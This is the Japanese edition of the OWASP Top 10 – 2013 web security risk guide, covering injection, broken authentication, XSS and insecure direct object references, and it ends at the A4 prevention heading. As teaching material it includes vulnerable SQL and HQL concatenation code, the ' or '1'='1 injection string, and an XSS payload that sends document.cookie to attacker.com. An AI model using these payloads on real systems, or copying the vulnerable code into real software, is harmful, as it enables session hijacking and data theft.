

日本語版

Japanese version



OWASP

The Open Web Application Security Project

OWASP Top 10 - 2013

The Ten Most Critical Web Application Security Risks

release



Creative Commons (CC) Attribution Share-Alike
Free version at <https://www.owasp.org>



About OWASP

はじめに

セキュアでないソフトウェアは、金融、医療、防衛、エネルギー、その他の重要なインフラを弱体化させています。デジタル・インフラが益々複雑化し、相互接続されるに従い、アプリケーションセキュリティを達成する困難さは指数関数的に上がっています。OWASP Top 10に提示されているもののような比較的簡単なセキュリティ問題を放置することは許されません。

Top 10プロジェクトの目標は、組織が直面している最も重要なリスクのいくつかを説明することで、アプリケーションセキュリティの意識を高めることです。Top 10プロジェクトは、MITRE、PCI DSS、DISA、FTCなど多くの規格、書籍、ツール、および組織によって参照されています。本OWASP Top 10リリースは、アプリケーションセキュリティ・リスクの重要性の意識を高めるこのプロジェクトの十年目となります。OWASP Top 10は最初、2003年にリリースされ、2004年と2007年に小さな更新を行いました。2010年版は、普及度だけでなく、リスクによって順位を刷新しました。2013年版も同じアプローチに従っています。

Top 10を用いて、あなたの組織でアプリケーションセキュリティに**着手すること**を推奨します。開発者は他の組織の誤りから学ぶことができます。経営陣は、ソフトウェア・アプリケーションが企業に対して生み出すリスクを管理する方法を考え始める必要があります。

長期的には、組織の文化と技術に適合するアプリケーションセキュリティ・プログラムの作成を推奨します。既定のプロセス・モデルに従わず、組織に適合する形式や規模のプログラムを作成して下さい。そのため、組織の強みを活用し、有効な手段を考慮して、実行して下さい。

OWASP Top 10があなたのアプリケーションセキュリティに対する取り組みに役立つことを願っています。遠慮なく質問、コメント、アイデアをOWASPに連絡してください。

公の形式でしたらowasp-topten@lists.owasp.orgへ
個人的にでしたらdave.wichers@owasp.orgへ

OWASPについて

The Open Web Application Security Project (OWASP) は、信頼できるアプリケーションの開発・購入・運用の推進を目的として設立されたオープンなコミュニティです。OWASPでは、以下をフリーでオープンな形で提供・実施しています。

- アプリケーションセキュリティに関するツールと規格
- アプリケーションセキュリティ検査、セキュア開発、セキュリティ・コードレビューに関する網羅的な書籍
- 標準のセキュリティ制御とライブラリ
- [世界中の支部](#)
- [先進的な研究](#)
- [世界中での会議](#)
- [メーリング・リスト](#)

詳細はこちら: <https://www.owasp.org>

全てのOWASPのツール、文書、フォーラム、および各支部は、アプリケーションセキュリティの改善に関心を持つ人のため、無料で公開されています。アプリケーションセキュリティに対する最も効果的なアプローチとして、我々は人、プロセス、技術という3つの課題から改善することを提唱しています。

OWASPは新しい種類の組織です。商業的な圧力が無い中、アプリケーションセキュリティに対して、偏見無く実用的かつコスト効果の高い情報の提供を行っています。OWASP はいかなるIT企業の支配下にもありませんが、商用のセキュリティ技術の活用を支持しています。他のオープンソース・ソフトウェアプロジェクトと同様に、OWASPも協同かつオープンな形で多様な資料を作成しています。

The OWASP Foundation は、このプロジェクトの長期的な成功を目指す非営利組織です。OWASP理事会、グローバル委員会、支部長、プロジェクトリーダー、プロジェクトメンバーを含む、OWASPの関係者はほとんどボランティアです。革新的なセキュリティ研究に対して、助成金とインフラの提供で支援しています。

是非ご参加下さい!

著作権とライセンス



Copyright © 2003 – 2013 The OWASP Foundation

本文書は、クリエイティブ・コモンズの表示 (Attribution) 継承 (ShareAlike) 3.0ライセンスの下でリリースされています。再利用または頒布の際には、本作品の使用許諾条件を明示する必要があります。

イントロダクション

ようこそ

OWASP Top 10 2013年版へようこそ！今回の更新は、重要な脆弱性を含めるため、一つのカテゴリを2010年版からより包括的に拡大しました。また、普及度データに基づいて、カテゴリの順番の並べ替えも行なっています。さらに、2010年版の「A6:セキュリティ設定のミス」に埋もれていたコンポーネント・セキュリティに注目をもたらすため、新しいカテゴリを作成しました。

OWASP Top 10 2013年版は、コンサルティング会社4社、ツール/SaaSベンダー3社（静的な1社、動的な1社、両方とも1社）を含む、アプリケーションセキュリティ専門の7社から8つのデータセットに基づいています。これらのデータは、数百の組織、数千のアプリケーションによって50万個の脆弱性を含めています。Top 10の項目は、悪用難易度、検出難易度および影響についての世論的推計と普及度データに基づいて選択され、順位付けされています。

OWASP Top 10の主要目的は、最も重要なWebアプリケーションセキュリティ上の弱点を、開発者、デザイナー、アーキテクト、管理者および組織に教育することです。このTop 10は、これらのリスクの高い問題に対する基本的な保護手法、および次ステップへのガイダンスを提供しています。

注意事項

Top 10で止めない。[OWASP Developer's Guide](#)と[OWASP Cheat Sheet Series](#)で議論されているように、Webアプリケーション全体に影響する問題は何百も存在します。このDeveloper's Guideは、今日Webアプリケーションを開発している全ての人が必要すべき内容です。また効率的にWebアプリケーションの脆弱性を検出するための手引書としては、[OWASP Testing Guide](#)と[OWASP Code Review Guide](#)があります。

常に更新。このTop10は更新を続けています。アプリケーションのコード自体は全く変更がなくとも、新しく発見される欠陥と攻撃のためにコードが脆弱になる可能性もあります。“What's Next For Developers, Verifiers, and Organizations”を参照してください。

積極的に考える。脆弱性を追いかけることを止めて、アプリケーションの強力なセキュリティ制御の構築に集中する際には、OWASPが組織や検査者のために作成した[Application Security Verification Standard \(ASVS\)](#)をガイドとして、検証して下さい。

ツールは賢く使う。セキュリティの脆弱性は、非常に複雑なコードに埋もれています。多くの場合、専門家が良いツールを用いて行う脆弱性検出・修正は、最もコスト効率が高いアプローチです。

継続する。セキュリティを、開発部隊全体の文化の一部として実施することに焦点をあてて下さい。詳細は[Open Software Assurance Maturity Model \(SAMM\)](#)と[Rugged Handbook](#)をご覧ください。

謝辞

2003年の開始以来、OWASP Top10をリードし、アップデートしていただいた [Aspect Security](#)、そしてその主な執筆者である Jeff Williams 氏と Dave Wichers 氏に感謝します。

ASPECT SECURITY
Application Security Experts

2013年のアップデートにあたって、脆弱性の認知度に関するデータを提供して頂いた以下の組織に感謝します。

- [Aspect Security – Statistics](#)
- [HP – Statistics](#) FortifyとWebInspectから
- [Minded Security – Statistics](#)
- [Softtek – Statistics](#)
- [Trustwave, SpiderLabs – Statistics](#) (50ページ)
- [Veracode – Statistics](#)
- [WhiteHat Security Inc. – Statistics](#)

以前のバージョンのTop 10に貢献した皆様に感謝したいと思います。これらの貢献がなければ、今のようにはなりません。また以下の方には、このTop10のアップデートにおいて、内容やレビューを行って頂き絶大な貢献を頂きました。

- Adam Baso (Wikimedia Foundation)
- Mike Boberski (Booz Allen Hamilton)
- Torsten Gígler
- Neil Smithline – (MorphoTrust USA) Top 10のwikiバージョンの生成、フィードバックの提供

以下の方に、OWASP Top 10 – 2013の日本語化について作成およびレビューを行って頂き、感謝したいと思います。

- 謝 佳龍 (NTTデータ先端技術)
- 徳丸 浩
- 中野渡 敬教

2010年版からの変更点

アプリケーションセキュリティに対する脅威の形は常に変化しています。この進化の要因は、攻撃者のほか、新たな弱点を持つ新技術のリリース、益々複雑なシステムの開発などによって進歩しています。そのペースを合わせるため、OWASP Top 10を定期的にアップデートしています。この2013年版では、以下の変更点があります。

- 1) 我々のデータセットにおいては、「認証とセッション管理の不備」の普及度が上がりました。恐らくそれは、実際により普及しているだけでなく、この領域がより問題視されているためであるかもしれません。だが、これによってリスクA2とA3の順位を入れ替えました。
- 2) 「クロスサイトリクエストフォージェリ(CSRF)」は、我々のデータセットに基いて、普及度が2010-A5から2013-A8に下がりました。私達の考えでは、CSRFは既に6年間に渡り、OWASP Top 10として挙げられているため、組織やフレームワーク開発者は既に十分重視しており、その結果、世の中にあるアプリケーションのCSRF脆弱性はかなり減少しました。
- 3) 「URLアクセス制限の失敗」は2010 OWASP TOP 10より、もっと包括的となるように広がりました。
 - + 2010-A8: 「URLアクセス制限の失敗」は、全ての機能レベルアクセス制御を含めるため、**2013-A7: 「機能レベルアクセス制御の欠落」**になりました。URLだけではなく、アクセスする機能を指定できる方法が多数あるためです。
- 4) 2010-A7と2010-A9は合併により広げられて、**2013-A6: 「機密データの露出」**になりました。
 - この新しいカテゴリは、2010-A7 -- 「安全でない暗号化データ保管」と2010-A9 -- 「不十分なトランスポート層保護」を合併し、さらにブラウザ側の機密データのリスクを加えました。このカテゴリは、2013-A4や2013-A7に含まれるアクセス制御のほか、機密データがユーザによって渡され、アプリケーションに送信されて保存されたのち、ブラウザにデータが戻ってくるまでの機密データ保護を含めています。
- 5) **2013-A9: 「既知の脆弱性を持つコンポーネントの使用」**が追加されました。
 - + この課題は2010-A6 -- 「セキュリティ設定のミス」の一部として言及されたが、コンポーネントベース開発の成長と深さによって、大幅に「既知の脆弱性を持つコンポーネントの使用」のリスクが増加したため、今では独自のカテゴリを持っています。


OWASP Top 10 – 2010 (前バージョン)	OWASP Top 10 – 2013 (現バージョン)
A1 – インジェクション	A1 – インジェクション
A3 – 認証とセッション管理の不備	A2 – 認証とセッション管理の不備
A2 – クロスサイトスクリプティング (XSS)	A3 – クロスサイトスクリプティング (XSS)
A4 – 安全でないオブジェクト直接参照	A4 – 安全でないオブジェクト直接参照
A6 – セキュリティ設定のミス	A5 – セキュリティ設定のミス
A7 – 安全でない暗号化データ保管 – A9と合併された →	A6 – 機密データの露出
A8 – URLアクセス制限の失敗 – 拡大された →	A7 – 機能レベルアクセス制御の欠落
A5 – クロスサイトリクエストフォージェリ (CSRF)	A8 – クロスサイトリクエストフォージェリ (CSRF)
<A6: セキュリティ設定のミスに含まれていた>	A9 – 既知の脆弱性を持つコンポーネントの使用
A10 – 未検証のリダイレクトとフォワード	A10 – 未検証のリダイレクトとフォワード
A9 – 不十分なトランスポート層保護	2010-A7と一緒に新しい2013-A6に合併された

Risk

アプリケーションのセキュリティリスク

アプリケーションのセキュリティリスクについて

攻撃者は多様な潜在的経路で、あなたのアプリケーションを介して、あなたのビジネスや組織に害を及ぼします。それぞれの経路は、注意を喚起すべき可能性のある各リスクを表しています。



これらの経路の中には、検出や悪用がしやすいものと、検出や悪用がしにくいものもあります。同様に、引き起こされる被害についても、影響がないことも、廃業まで追い込まれることもあります。組織のリスクを判断するために、まずはそれぞれの「脅威となる人」、「攻撃手法」、「セキュリティ上の弱点」などに関する可能性を評価し、組織に対する「技術的影響」と「ビジネスへの影響」を想定してみてください。最後に、これら全部の因子を用いて、リスクの全体像を決定してください。

あなたにとってのリスク

OWASP Top 10は、多様な組織のために、最も重大なリスクを特定することに焦点を当てています。OWASP Risk Rating Methodologyに基づいた以下の簡単な評価方式を使用して、我々はこれらのリスクに関して、可能性と技術的な影響について、一般的な情報を提供します。

脅威となる人	攻撃手法	弱点の普及度	検出難易度	技術的影響	ビジネスへの影響
アプリ依存	容易	高	容易	深刻	アプリ/ビジネス依存
	普通	中	普通	中程度	
	困難	低	困難	軽微	

あなただけが自分の環境やビジネスの詳細を知っています。任意のアプリケーションに対して、関連する攻撃ができる人がいない可能性や、ビジネスに対する技術的影響がない可能性があるかもしれません。そのため、「脅威となる人」と「セキュリティ制御」、「ビジネスへの影響」などに焦点を当て、それぞれのリスクを自分のために自分で評価して下さい。脅威となる人には「アプリケーションによる」、ビジネスへの影響には「アプリケーション/ビジネスによる」と表記したのは、これらがあなたの自社のアプリケーションの詳細に依存していることを強調します。

Top 10リスクの名称は、攻撃の種類や弱点の種類、影響の種類に由来しています。意識を高めるために、リスクを正確に反映する名称とし、できるだけ一般的な用語を使用します。

参考資料

OWASP

- [OWASP Risk Rating Methodology](#)
- [Article on Threat/Risk Modeling](#)

その他

- [FAIR Information Risk Framework](#)
- [Microsoft Threat Modeling \(STRIDE and DREAD\)](#)

A1 - インジェクション

SQLとOS、LDAPなどのインジェクション欠陥は、信頼されていないデータがコマンド又はクエリの一部としてインフラに送信される際に発生します。攻撃者の悪意のあるデータは、意図しないコマンドの実行や適切な権限のないデータアクセスをさせるように、インフラを騙すことができます。

A2 - 認証とセッション
管理の不備

認証とセッション管理に関連するアプリケーション機能は、しばしば正しく実装されていません。そのため、攻撃者はパスワード又は鍵、セッショントークンを漏洩させたり、他の実装の不備を悪用してなりすますことができます。

A3 - クロスサイト
スクリプティング
(XSS)

XSS欠陥は、アプリケーションが信頼されていないデータを受け取る時、適切な検証やエスケープをせずにウェブブラウザに送信する際に発生します。XSSにより、攻撃者は被害者のブラウザでスクリプトを実行でき、ユーザセッションのハイジャックやウェブサイトの改竄、またユーザを悪意のあるサイトにリダイレクトすることが可能です。

A4 - 安全でない
オブジェクト
直接参照

オブジェクトの直接参照は、開発者がファイル又はディレクトリ、データベースのキーなど、内部に実装されているオブジェクトへの参照を公開する際に発生します。アクセス制御チェックや他の保護が無ければ、攻撃者はこれらの参照を用い、アクセス権限のないデータへアクセスすることができます。

A5 - セキュリティ
設定のミス

適切なセキュリティには、アプリケーション、フレームワーク、アプリケーションサーバ、Webサーバ、データベースサーバ、およびプラットフォームに対して、セキュアな設定を定義して反映させる必要があります。製品のデフォルト設定は安全ではない場合が多いため、セキュアな設定が定義・実装・維持されないといけません。また、ソフトウェアを最新の状態に保つ必要があります。

A6 - 機密データ
の露出

多くのWebアプリケーションは、クレジットカードや納税者番号、認証情報などの機密データを適切に保護していません。攻撃者は、これらの脆弱に保護されているデータを窃取・改変して、クレジットカード詐欺や個人情報盗難などの犯罪を犯します。機密データは、保存時や転送時に問わず、特別な保護をされるべきです。また、ブラウザとの間で取り交わされる際に、特別な注意も払うべきです。

A7 - 機能レベル
アクセス制御の欠落

ほとんどのWebアプリケーションは、機能をUIで表示する前に、機能レベルのアクセス権限を検証しています。但し、各機能がアクセスされる際に、アプリケーションはサーバ上で、同じアクセス制御チェックを実行しないといけません。リクエストが検証されていない場合、適切な承認もされていないため、攻撃者はリクエストを偽造して、狙った機能にアクセスできます。

A8 - クロスサイト
リクエストフォージェ
リ (CSRF)

CSRF攻撃は、脆弱性のあるWebアプリケーションに対し、ログオンしている被害者のブラウザから、偽造されたHTTPリクエストを送信させます。そのリクエストには、被害者のセッションクッキーや他の自動的に組み込まれた認証情報が含まれています。これにより、攻撃者は脆弱性のあるアプリケーションに、ユーザからの正当なリクエストとして認識されるリクエストを被害者のブラウザに生成させることができます。

A9 - 既知の脆弱性
を持つコンポーネン
トの使用

ライブラリ、フレームワーク、および他のソフトウェアモジュールなどのコンポーネントは、ほとんど常にフル権限で実行されます。脆弱なコンポーネントが悪用される場合、深刻なデータ損失やサーバ乗っ取りまでに至る攻撃ができます。既知の脆弱性を持つコンポーネントを使用するアプリケーションは、アプリケーションの防御を弱体化し、様々な攻撃と影響も可能になります。

A10 - 未検証の
リダイレクトと
フォワード

Webアプリケーションは、頻繁にユーザを他の画面やウェブサイトへリダイレクト・フォワードしますが、信頼されていないデータを用いて、転送先画面を決定しています。適切な検証がないと、攻撃者は被害者をフィッシングサイトやマルウェアサイトへリダイレクトできたり、フォワードで閲覧権限のない画面へアクセスできます。

A1

インジェクション

 脅威となる人	 攻撃手法	 セキュリティ上の弱点	 技術的影響	 ビジネスへの影響	
アプリケーション依存	悪用難易度容易	普及度中	検出難易度普通	深刻な影響	アプリケーション/ビジネス依存
組織内外のユーザ・管理者を含む信頼されていないデータを送信できる全ての人です。	攻撃者は、標的のインタプリタの構文を悪用するため、簡単なテキストベース攻撃を送信します。内部ソースを含む、ほぼ全てのデータソースはインジェクションの経路になる可能性があります。	インジェクション欠陥は、信頼していないデータをアプリケーションがインタプリタに送る際に起こります。インジェクションの欠陥は、しばしばSQLクエリ、LDAPクエリ、XPathクエリ、NoSQLクエリ、OSコマンド、プログラム引数などで発見されます。インジェクションの欠陥は、コードを検査すれば検出が容易です。スキャンツールとファジングツールは、攻撃者がインジェクション欠陥を見つけることを手助けします。	インジェクションによるデータ損失または破壊、アカウントビリティの欠如、アクセス拒否などの結果をもたらします。インジェクションにより、時には完全なホスト乗っ取りを引き起こす可能性もあります。	インタプリタを稼働させているプラットフォームと影響を受けるデータの事業価値を考慮下さい。全てのデータは窃盗・変更・削除される可能性があります。それにより評判に傷が付くことになりませんか？	

脆弱性有無の確認

アプリケーションにインジェクション欠陥があるかどうかを確認する最善の方法は、使用されている全てのインタプリタが信頼出来ないデータをコマンドやクエリから区別しているかどうかを確認することです。SQLを発行する場合に、全てのプリペアドステートメントやストアードプロシージャにバインド変数を使用し、動的なクエリを避けることを意味します。

コードレビューは、アプリケーションが安全にインタプリタを使用しているかどうかを確認する迅速かつ正確な方法です。コード分析ツールを用いて、セキュリティアナリストはアプリケーションのインタプリタの使用を検出し、データフローをトレースできます。ペネトレーションテスターは、脆弱性を確認する巧妙なエクスプロイトによりこれらの問題を検証できます。

アプリケーションに対する動的自動化スキャンは、悪用できるインジェクション欠陥の存在を明らかにします。スキャナーは、インタプリタに到達できない事があり、攻撃の成否の判断が困難な場合があります。不十分なエラー処理は、インジェクション欠陥を簡単に検出されるようにします。

攻撃シナリオの例

シナリオ #1: あるアプリケーションは信頼出来ないデータを用いて以下の脆弱なSQL呼び出しを生成します。

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

シナリオ #2: 同様に、あるアプリケーションのフレームワークに対する盲目的な信頼もまた、脆弱なクエリになります。(例えば、Hibernateクエリ言語(HQL))

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");
```

両方も攻撃者がブラウザで、パラメータ'id'を' or '1'='1で送信します。

<http://example.com/app/accountView?id=' or '1'='1>

両方のクエリの意味が変えられ、アカウントテーブルにあるレコードは全て返されます。データの改ざん、ストアードプロシージャの呼び出しなど、より危険な攻撃も可能です。

防止方法

インジェクション攻撃を防止するには、コマンドとクエリから信頼出来ないデータを常に区別することが必要です。

- 推奨されるオプションは、インタプリタを全く用いない安全なAPIを利用するか、パラメータ化されたインターフェースを用いる事です。ただ、ストアードプロシージャなどの、パラメータ化していてもインジェクション攻撃が可能なAPIには注意して下さい。
- パラメータ化されたAPIが利用出来ない場合、インタプリタにて定められたエスケープ構文を用いて特殊文字のエスケープ処理を慎重に実施すべきです。OWASP's ESAPIはこれらの定番のエスケープを多く提供します。
- 多くのアプリケーションが特殊文字の入力を必要とするため、“ホワイトリスト”による入力検証も推奨しますが、完全な防御ではありません。特殊文字が必要な場合、上述の1.と2.を用いることで、安全に使用出来ます。OWASP's ESAPIは、ホワイトリストの入力検証ルーチンの拡張可能なライブラリがあります。

参考資料

OWASP

- [OWASP SQL Injection Prevention Cheat Sheet](#)
- [OWASP Query Parameterization Cheat Sheet](#)
- [OWASP Command Injection Article](#)
- [OWASP XML eXternal Entity \(XXE\) Reference Article](#)
- [ASVS: Output Encoding/EscAPIng Requirements \(V6\)](#)
- [OWASP Testing Guide: Chapter on SQL Injection Testing](#)

その他

- [CWE Entry 77 on Command Injection](#)
- [CWE Entry 89 on SQL Injection](#)
- [CWE Entry 564 on Hibernate Injection](#)

 脅威となる人	 攻撃手法	 セキュリティ上の弱点	 技術的影響	 ビジネスへの影響	
アプリケーション依存	悪用難易度普通	普及度高	検出難易度普通	深刻な影響	アプリケーション/ビジネス依存
アカウントを持つユーザだけでなく匿名の外部攻撃者を考慮してください。彼らは他人のアカウントを盗むを試みます。また、自らの行動を偽装する内部関係者についても考慮下さい。	攻撃者は、ユーザになりすますために認証またはセッションの管理機能(例えば、暴露されたアカウント、パスワード、セッションID)についてのリークまたは欠点を使用します。	開発者は、カスタムで認証とセッション管理のスキームを構築しますが、これらを適切に構築することは非常に困難です。結果として、これらカスタムスキームは、ログアウト、パスワード管理、タイムアウト、ユーザの記憶(remember me)、秘密の質問、アカウントのアップデートなどで、しばしば欠陥を持っています。これら欠陥の検出は、それぞれ独自の実装方式であるため、検出が難しくなります。	これら欠陥は、時には全アカウントを攻撃にさらす事になります。一旦成功すると、攻撃者は犠牲者ができることは全て出来る事になります。特権を持ったアカウントは頻繁にターゲットとされます。	影響を受けるデータまたはアプリケーション機能の事業上の価値を考慮してください。 また脆弱性の存在が衆目にさらされた場合の影響についても考慮して下さい。	

脆弱性有無の確認

ユーザ認証情報やセッションID等セッション管理のデータは適切に保護されていますか？以下の場合は脆弱になります。

- ハッシュや暗号化を使用して保存する際、ユーザ認証情報が保護されない。A6を参照。
- アカウント作成、パスワード変更やリセット、弱いセッションIDなどの弱いアカウント管理機能を通じて認証情報は推測や上書きされる。
- URLリライトなど、URLでのセッションID表示。
- セッションIDはセッション固定化攻撃に脆弱。
- セッションIDはタイムアウトしない。或いは、ログアウトする際、ユーザセッション、認証トークン、特にシングルサインオン(SSO)トークンなどが無効化されない。
- ログイン成功後、セッションIDは再生成されない。
- パスワード、セッションIDなどの認証情報は暗号化されていないコネクションで送信される。A6を参照。

詳細はASVS要件のエリアV2とV3を参照して下さい。

防止方法

最善の方法は、開発者が以下を利用できるようにすることです。

- 強力な認証とセッションの管理制御の単一のセット。その制御は、以下を満たすべきです。
 - OWASPのApplication Security Verification Standard (ASVS)エリアV2 (認証)とV3 (セッション管理)において定義されたすべての認証とセッション管理の要件を満たすことです。
 - 開発者のためのシンプルなインタフェース。ESAPI Authenticator and User APIsを例として、エミュレート、利用、構築を考慮して下さい。
- A3を参照して、セッションIDの奪取が可能となるXSSの欠陥を防ぐことにも力を注いで下さい。

攻撃シナリオの例

シナリオ #1: ある航空券予約アプリケーションは、URLリライトしていて、セッションIDがURLに表示されます。

<http://example.com/sale/saleitems?sessionid=2P0OC2JSNDLPSKHJCUN2JV?dest=Hawaii>

サイトに認証されたユーザは、彼の友人にセール情報を知らせたいです。彼はセッションIDを与えていることを知らずに、上述のリンクをEメールします。彼の友人がリンクをクリックすると、彼のセッションとクレジットカードを使用出来ます。

シナリオ #2: あるアプリケーションは適切なタイムアウトをしていません。ユーザが公共のコンピュータを使用してサイトにアクセスします。“ログアウト”をせず、ユーザは単にブラウザを閉じて去ります。攻撃者は一時間後に使用する際、ブラウザは認証されたままです。

シナリオ #3: 内部や外部の攻撃者がシステムのパスワードデータベースにアクセスできています。ユーザのパスワードが適切にハッシュされておらず、全て攻撃者にさらされます。

参考資料

OWASP

この項の問題を回避するため、さらに詳細な要件についてはASVS requirements areas for Authentication (V2) and Session Management (V3)を参照して下さい。

- [OWASP Authentication Cheat Sheet](#)
- [OWASP Forgot Password Cheat Sheet](#)
- [OWASP Session Management Cheat Sheet](#)
- [OWASP Development Guide: Chapter on Authentication](#)
- [OWASP Testing Guide: Chapter on Authentication](#)

その他

- [CWE Entry 287 on Improper Authentication](#)
- [CWE Entry 384 on Session Fixation](#)

A3

クロスサイトスクリプティング(XSS)

 脅威となる人	 攻撃手法	 セキュリティ上の 弱点	 技術的 影響	 ビジネスへ の影響	
アプリケーション 依存	悪用難易度 普通	普及度 極高	検出難易度 容易	中程度の影響	アプリケーション/ ビジネス依存
内外のユーザや管理者を含む誰でもが、信頼出来ないデータをシステムに送ることが出来る事を想定して下さい。	攻撃者は、ブラウザのインタプリタを悪用するテキストベースの攻撃スクリプトを送ります。データベースにあるデータなどの内部ソースを含め、ほぼ全てのデータソースに攻撃可能です。	XSSは、最も有名なWebアプリケーションのセキュリティ欠陥です。アプリケーションが、ユーザ入力データを適切に検証していない、もしくは入力データの中身をエスケープ処理を施さずにブラウザに送った場合に、XSSの問題が起こります。XSSの脆弱性には1)ストアド、2)リフレクト、および3)DOMベースXSSという3種類の既知のタイプがあります。 ほとんどのXSS脆弱性は、テストまたはコード分析によってかなり容易に検出できます。		攻撃者は被害者のブラウザ上でスクリプトを実行して、ユーザセッションハイジャック、Webサイト改ざん、悪意コンテンツ挿入、ユーザリダイレクト、マルウェアでのブラウザハイジャックなどができます。	処理される全てのデータと影響を受けるシステムの事業上の価値を考慮して下さい。 また、脆弱性の公開暴露される場合もビジネスへの影響も考慮して下さい。

脆弱性有無の確認

ユーザからの入力を出力画面に含む前に、適切なエスケープや入力検証での確認をしない場合、脆弱になります。その場合、入力内容はブラウザで動的コンテンツとして扱われます。Ajaxを使用する場合、[safe JavaScript APIs](#)で画面を動的に更新していますか？安全ではないJavaScript APIを使用する場合、エンコーディングと検証が必要です。

自動化ツールはいくつかのXSS問題を検出できます。しかし、各アプリケーションは、JavaScript、ActiveX、FLASHやSilverlightなどの異なるブラウザ側インタプリタを使用して出力画面を生成するため、自動化検出が難しくなります。そのため、完全に網羅するには、自動化のアプローチに加えて、手動コードレビューとペネトレーションテストを必要とします。

AjaxなどのWeb 2.0技術によって、自動化ツールでのXSS検出がより困難になります。

防止方法

XSSを防止するには、信頼出来ないデータを動的なブラウザコンテンツから区別する必要があります。

- 推奨するやり方は、ボディ、属性、JavaScript、CSSやURLなどのHTMLコンテキストにある信頼出来ないデータを全部適切にエスケープします。要求されるデータの詳細なエスケープ手法は[OWASP XSS Prevention Cheat Sheet](#)を参照して下さい。
- ポジティブ(“ホワイトリスト”とも)入力検証はXSS防止に役立ちますが、多くのアプリケーションには特殊文字入力が必要なため、完全な防御ではありません。入力を受け入れる前に、可能な限りデータの長さ、文字、フォーマット、ビジネスルールを検証して下さい。
- リッチコンテンツの場合、OWASPの[AntiSamy](#)や[Java HTML Sanitizer Project](#)などの自動無害化ライブラリを検討して下さい。
- サイト全体をXSSから守るため、[Content Security Policy \(CSP\)](#)を検討して下さい。

攻撃シナリオの例

あるアプリケーションは、検証やエスケープをせず、信頼出来ないデータを使用して、以下のHTMLスニペットを生成しています。

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

攻撃者はブラウザでパラメータ‘CC’を以下に変更します。

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>
```

これにより、被害者のセッションIDが攻撃者のウェブサイトに送信され、被害者のセッションが乗っ取られます。

攻撃者は、アプリケーションが使用している自動化されたCSRF対策を、XSSで破れることに注意して下さい。CSRFについては、A8を参照して下さい。

参考資料

OWASP

- OWASP XSS Prevention Cheat Sheet
- OWASP DOM based XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Encoder API
- ASVS: Output Encoding/EscAPIng Requirements (V6)
- OWASP AntiSamy: Sanitization Library
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review
- OWASP XSS Filter Evasion Cheat Sheet

その他

- CWE Entry 79 on Cross-Site Scripting

 脅威となる人	 攻撃手法	 セキュリティ上の弱点	 技術的影響	 ビジネスへの影響	
アプリケーション依存	悪用難易度容易	普及度中	検出難易度容易	中程度の影響	アプリケーション/ビジネス依存
あなたのシステムの各ユーザータイプを考えて下さい。いかなるユーザーも各システムデータに対して、部分的なアクセス権限だけを持っていますか？	認可されたシステム利用者でもある攻撃者は、システムオブジェクトを直接参照するパラメータの値を、許可されていないオブジェクトを示す値に変更します。この場合、アクセスが許可されませんか？	ウェブ画面を生成する際に、アプリケーションは頻繁にオブジェクトの実名やキーを使用します。アプリケーションは、ユーザが対象オブジェクトの権限があることを常に確認するわけではありません。そのため、安全でないオブジェクト直接参照という脆弱性が起こります。テスト担当者はパラメータの値を操作し、簡単にそのような欠陥を検出できます。ソースコード解析により、認可が適切に確認されているかどうか、すぐに判明します。	そのような欠陥はパラメータで参照できる全てのデータに影響を与えます。オブジェクトの命名規則が予測された場合、攻撃者がそのタイプ of 全てのデータに簡単にアクセスできます。	暴露されるデータのビジネス価値を考慮して下さい。 また脆弱性が公開暴露される場合、ビジネスへの影響も考慮して下さい。	

脆弱性有無の確認

アプリケーションが安全でないオブジェクト直接参照に脆弱かどうかを調査するための最善の方法は、全てのオブジェクト参照が適切に防御されているかを確認することです。これを達成するため、以下を考慮して下さい。

1. 制限されたリソースが直接参照される際、アプリケーションでは、ユーザがアクセスするリソースに対する権限が確認されていますか？
2. 間接参照の場合、直接参照へのマッピングには現在のユーザに許可された値に制限されていますか？

アプリケーションのコードレビューは、上述のアプローチの実装を素早く確認できます。テストも、オブジェクト直接参照の特定と安全かどうかの確認には効果的です。自動化ツールは、保護の必要性や安全かどうかを認識できないため、このような欠陥を検出できません。

攻撃シナリオの例

あるアプリケーションは、アカウント情報にアクセスするSQL呼び出しに未検証のデータを使用しています。

```
String query = "SELECT * FROM accts WHERE account = ?";
```

```
PreparedStatement pstmt =
connection.prepareStatement(query, ... );
```

```
pstmt.setString( 1, request.getParameter("acct"));
```

```
ResultSet results = pstmt.executeQuery();
```

攻撃者は、単にブラウザでパラメータ 'acct' を任意のアカウント番号に変更して送信します。適切な検証がない場合、攻撃者は特定された顧客アカウントだけでなく、任意のアカウントにアクセスできます。

```
http://example.com/app/accountInfo?acct=notmyacct
```

防止方法

